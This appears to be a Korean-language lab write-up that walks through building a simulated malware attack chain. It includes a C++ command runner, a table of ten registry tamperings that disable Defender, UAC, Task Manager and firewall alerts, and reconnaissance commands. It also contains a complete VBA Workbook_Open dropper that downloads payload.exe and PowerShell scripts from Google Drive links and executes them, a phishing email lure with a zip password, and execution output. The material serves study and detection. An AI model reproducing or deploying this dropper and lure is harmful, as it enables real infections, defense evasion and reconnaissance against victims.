    if (!SetHandleInformation(hChildStd_OUT_Rd, HANDLE_FLAG_INHERIT,
0)) {
         throw std::runtime_error("Stdout SetHandleInformation failed");
    }

    PROCESS_INFORMATION piProcInfo;
    STARTUPINFOA siStartInfo;
    ZeroMemory(&piProcInfo, sizeof(PROCESS_INFORMATION));
    ZeroMemory(&siStartInfo, sizeof(STARTUPINFOA));

    siStartInfo.cb = sizeof(STARTUPINFOA);
    siStartInfo.hStdError = hChildStd_OUT_Wr;
    siStartInfo.hStdOutput = hChildStd_OUT_Wr;
    siStartInfo.dwFlags |= STARTF_USESTDHANDLES;

    // cmd.exe를 통해 명령어 실행
    std::string cmd = "cmd.exe /C " + command;
    if (!CreateProcessA(NULL, &cmd[0], NULL, NULL, TRUE, CREATE_NO_WI
NDOW, NULL, NULL, &siStartInfo, &piProcInfo)) {
        throw std::runtime_error("CreateProcess failed");
    }

    CloseHandle(hChildStd_OUT_Wr); // 자식 프로세스가 사용하므로 부모는 쓰기
핸들을 닫음

    std::string output;
    std::array<char, 128> buffer;
    DWORD dwRead;

    // 파이프에서 결과 읽기
    while (ReadFile(hChildStd_OUT_Rd, buffer.data(), buffer.size(), &dwRead,
NULL) && dwRead != 0) {
        output.append(buffer.data(), dwRead);
    }
```

```
    CloseHandle(hChildStd_OUT_Rd);
    CloseHandle(piProcInfo.hProcess);
    CloseHandle(piProcInfo.hThread);

    return output;
}
```

- 레지스트리 조작

  각 레지스트리 조작은 지속성 확보(Persistence), 방어 회피(Defense Evasion), 사용자 기만(User Deception)이라는 명확한 목적을 가집니다.

번호	행위	Attacker's Intent → 의도
1	시작프로그램 등록	(지속성) PC가 재부팅되어도 악성코드가 자동으로 다시 실행되게 하여 생존력을 높임
2	작업 관리자 비활성화	(방어 회피) 사용자가 실행 중인 악성 프로세스를 발견하고 강제 종료하는 것을 막음
3	레지스트리 편집기 비활성화	(방어 회피) 분석가나 고급 사용자가 악성코드가 변경한 레지스트리 값을 찾아내고 원상 복구하는 것을 막음
4	파일 확장자 숨기기	(사용자 기만) `malware.txt.exe` 같은 파일을 `malware.txt` 처럼 보이게 만들어 사용자가 안전한 파일로 착각하고 실행하도록 유도함
5	숨김 파일 표시 기능 비활성화	(방어 회피) 악성코드가 시스템 폴더에 숨겨둔 자신의 파일들이 사용자의 설정 변경으로 노출되는 것을 방지함
6	Defender 실시간 감시 무력화	(방어 회피) 윈도우의 기본 백신이 파일 생성 및 실행을 감시하는 것을 중단시켜 후속 악성 행위가 차단되지 않도록 함
7	바탕화면 강제 변경	(심리적 효과) 사용자에게 PC가 감염되었음을 시각적으로 명확히 알려 심리적 충격을 주거나 랜섬웨어의 협박 메세지를 표시함
8	마우스 좌우 버튼 전환	(사용자 기만) 정상적인 PC 사용을 방해하여 사용자를 혼란에 빠뜨리고 문제 해결 및 분석 작업을 지연시킴
9	UAC 동의 프롬프트 비활성화	(방어 회피) 관리자 권한이 필요한 작업을 수행할 때마다 뜨는 경고창을 없애 모든 악성 행위가 사용자 모르게 조용히 실행되도록 함

10	방화벽 알림 비활성화	(방어 회피) 악성코드가 외부 C2 서버와 통신을 시작할 때 뜨는 방화벽 알림창을 제거하여 정보 유출 활동을 들키지 않도록 함


- 정보 수집 명령어


  수집하는 모든 정보는 정찰(Reconnaissance) 활동의 일환으로 추가 공격을 계획하고 성공률을 높이는데 사용됩니다.

명령어	수집 정보	Attacker's Use → 선정 근거
systeminfo	OS 버전, 설치된 보안 패치 → 핫픽스, 시스템 종류 → x64 또는 x86, 메모리 크기	**취약점 분석** : 설치되지 않은 보안 패치를 확인하여 해당 취약점을 공격하는 추가 악성코드를 C2 서버에서 내려받아 실행함
ipconfig /all	IP 주소, MAC 주소, DNS 서버, 게이트웨이 주소	**내부망 구조 파악** : 현재 PC의 내부 네트워크 위치를 파악하고 같은 네트워크 대역에 있는 다른 PC나 서버 → 파일서버, DB서버 등을 찾아 공격을 확산시키는 내부망 이동을 준비함
netstat -an	현재 연결된 모든 네트워크 세션 목록 → 외부 IP 및 포트 번호	**통신 상태 확인** : 이 PC가 어떤 외부 서버와 통신하고 있는지 어떤 포트가 열려있는지 확인하여 방화벽 정책을 우회할 경로를 찾거나 중요한 서버와의 연결을 가로채는 중간자 공격을 계획함
tasklist /v	현재 실행 중인 모든 프로세스 목록과 그에 대한 상세 정보	**보안 솔루션 식별** : `V3Lite.exe` → 백신, `Flux.exe` → 화면 색 온도 조절 등 실행 중인 프로세스를 보고 어떤 보안 제품이 동작 중인지 사용자가 어떤 프로그램을 주로 사용하는지 파악하여 공격 전략을 수정함
net user	PC에 생성된 모든 사용자 계정 목록	**권한 상승 표적 탐색** : `Administrator` 같은 관리자 계정이나 다른 사용자 계정의 존재를 확인하고 해당 계정의 비밀번호를 탈취하여 시스템을 완전히 장악하려는 권한 상승 공격의 다음 목표를 설정함

2단계 : 가상 C2 서버 세팅 및 링크 확보

C2 서버는 해커가 악성코드를 유포하고 명령을 내리는 서버를 말합니다. 구글 드라이브를 C2 서버로 활용하여 파일을 유포하는 역할을 흉내 냅니다.





3단계 : Dropper 제작 및 공격 패키징

C2 서버에 올린 파일들을 다운로드할 엑셀 파일을 완성하고 최종 공격 패키지를 만듭니다.

3-1. VBA 매크로 코드 완성

- 악성 페이로드와 위험한 파워쉘 파일이 정상적으로 C2 서버에서 다운로드 되지 않음 → 실습의 한계


```
' 64비트 Office 환경을 위한 PtrSafe 선언
Private Declare PtrSafe Function URLDownloadToFile Lib "urlmon" Alias "U
```

```
RLDownloadToFileA" ( _
    ByVal pCaller As LongPtr, _
    ByVal szURL As String, _
    ByVal szFileName As String, _
    ByVal dwReserved As Long, _
    ByVal lpfnCB As LongPtr _
) As Long

' ShellExecute API 함수 선언
Private Declare PtrSafe Function ShellExecute Lib "shell32.dll" Alias "ShellE
xecuteA" ( _
    ByVal hwnd As LongPtr, _
    ByVal lpOperation As String, _
    ByVal lpFile As String, _
    ByVal lpParameters As String, _
    ByVal lpDirectory As String, _
    ByVal nShowCmd As Long _
) As LongPtr



Private Sub Workbook_Open()
    ' 오류 발생 시 ErrorHandler로 이동
    On Error GoTo ErrorHandler

    ' 1. 변수 설정
    Dim tempPath As String
    tempPath = CreateObject("WScript.Shell").ExpandEnvironmentStrings
("%TEMP%")

    ' --- C2 서버 파일 정보 ---
    Dim payloadUrl As String
    payloadUrl = "https://drive.google.com/uc?export=download&id=1gVxTb
hRqHTPFxcJA0T2×5LI0VkK3OOaU"

    Dim exeFileName As String
    exeFileName = "payload.exe" ' 다운로드 후 저장될 페이로드 이름

    ' --- PowerShell 스크립트 정보 ---
```

```
    Dim psScriptUrls(1 To 5) As String
    psScriptUrls(1) = "https://drive.google.com/uc?export=download&id=1Ee
mwV_k74YGgqPnfUpv7LrXT2Q-cEq4E"
    psScriptUrls(2) = "https://drive.google.com/uc?export=download&id=1Vl
8aG5ToEZ7fptDsvLiH_eNP9vaJljK9"
    psScriptUrls(3) = "https://drive.google.com/uc?export=download&id=18
Kiv3l4kh-SvbawegJBWk3eFd-CmU0Cy"
    psScriptUrls(4) = "https://drive.google.com/uc?export=download&id=1W
2i97Dk0VFBJuN51lkiMcs70GtsHlyoe"
    psScriptUrls(5) = "https://drive.google.com/uc?export=download&id=12
LerfuxHK0bex7LafczUjXecnYfdhpos"

    Dim psScriptNames(1 To 5) As String
    psScriptNames(1) = "create-file.ps1"
    psScriptNames(2) = "list-apps.ps1"
    psScriptNames(3) = "list-services.ps1"
    psScriptNames(4) = "get-network.ps1"
    psScriptNames(5) = "disable-firewall.ps1"

    Dim finalPayloadPath As String
    finalPayloadPath = tempPath & "\" & exeFileName

    ' 2. C2 서버에서 모든 파일 다운로드
    URLDownloadToFile 0, payloadUrl, finalPayloadPath, 0, 0

    Dim i As Integer
    For i = 1 To 5
        URLDownloadToFile 0, psScriptUrls(i), tempPath & "\" & psScriptName
s(i), 0, 0
    Next i

    ' 3. 다운로드한 페이로드 실행
    Application.Wait (Now + TimeValue("0:00:02")) ' 모든 파일 다운로드 완료를
위한 잠시 대기
    ShellExecute 0, "open", finalPayloadPath, "", "", 1

    Exit Sub ' 성공적으로 끝나면 여기서 매크로 종료
```

```
ErrorHandler:
    ' 만약 위 과정에서 오류가 발생하면 메시지 박스를 띄움
    MsgBox "매크로 실행 중 오류가 발생했습니다: " & Err.Description, vbCritical,
"오류"
End Sub
```

3-2. 암호화 압축 및 이메일 파일(.eml) 생성




anyone@company.com

[긴급] 3분기 실적 보고서 검토 요청

안녕하세요, 아무개님.

3분기 실적 보고서 초안을 준비하여 첨부드립니다.
내용 확인 후 수정이나 보완이 필요한 부분이 있으면 말씀 부탁드립니다.
첨부 파일의 압축 해제 비밀번호는 report123 입니다.


좋은 하루 보내세요.




4단계 : 탐지 및 분석 - YARA Rule

지금까지 제작한 악성코드를 탐지할 수 있는 시그니처를 만듭니다.

출력물 확인


YouAreHacked - Windows 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
This PC has been compromised by the simulation.


C:₩Users₩PracUser₩Desktop₩ps1₩payload.exe
악성 페이로드 실행 (관리자 모드)
[+] 레지스트리 변조를 시작합니다...
[+] 1/10: 시작프로그램 등록 완료.
[+] 2/10: 작업 관리자 비활성화 완료.
[+] 3/10: 레지스트리 편집기 비활성화 완료.
[+] 4/10: 파일 확장자 숨김 처리 완료.
[+] 5/10: 숨김 파일/폴더 표시 기능 비활성화 완료.
[+] 6/10: Windows Defender 실시간 감시 비활성화 완료.
[+] 7/10: 바탕화면 이미지 강제 변경 완료.
[+] 9/10: UAC 동의 프롬프트 비활성화 완료.
[+] 10/10: 방화벽 알림 비활성화 완료.
[+] PowerShell 스크립트 실행을 시작합니다...
[+] 'create-file.ps1' 실행 성공.
[+] 'list-apps.ps1' 실행 성공.
[+] 'list-services.ps1' 실행 성공.
[+] 'get-network.ps1' 실행 성공.
[+] 'disable-firewall.ps1' 실행 성공.
[+] 시스템 정보 수집을 시작합니다...
[+] 정보 수집 완료: system_info_report.txt
모든 작업 완료. 10초 후 자동 종료됩니다.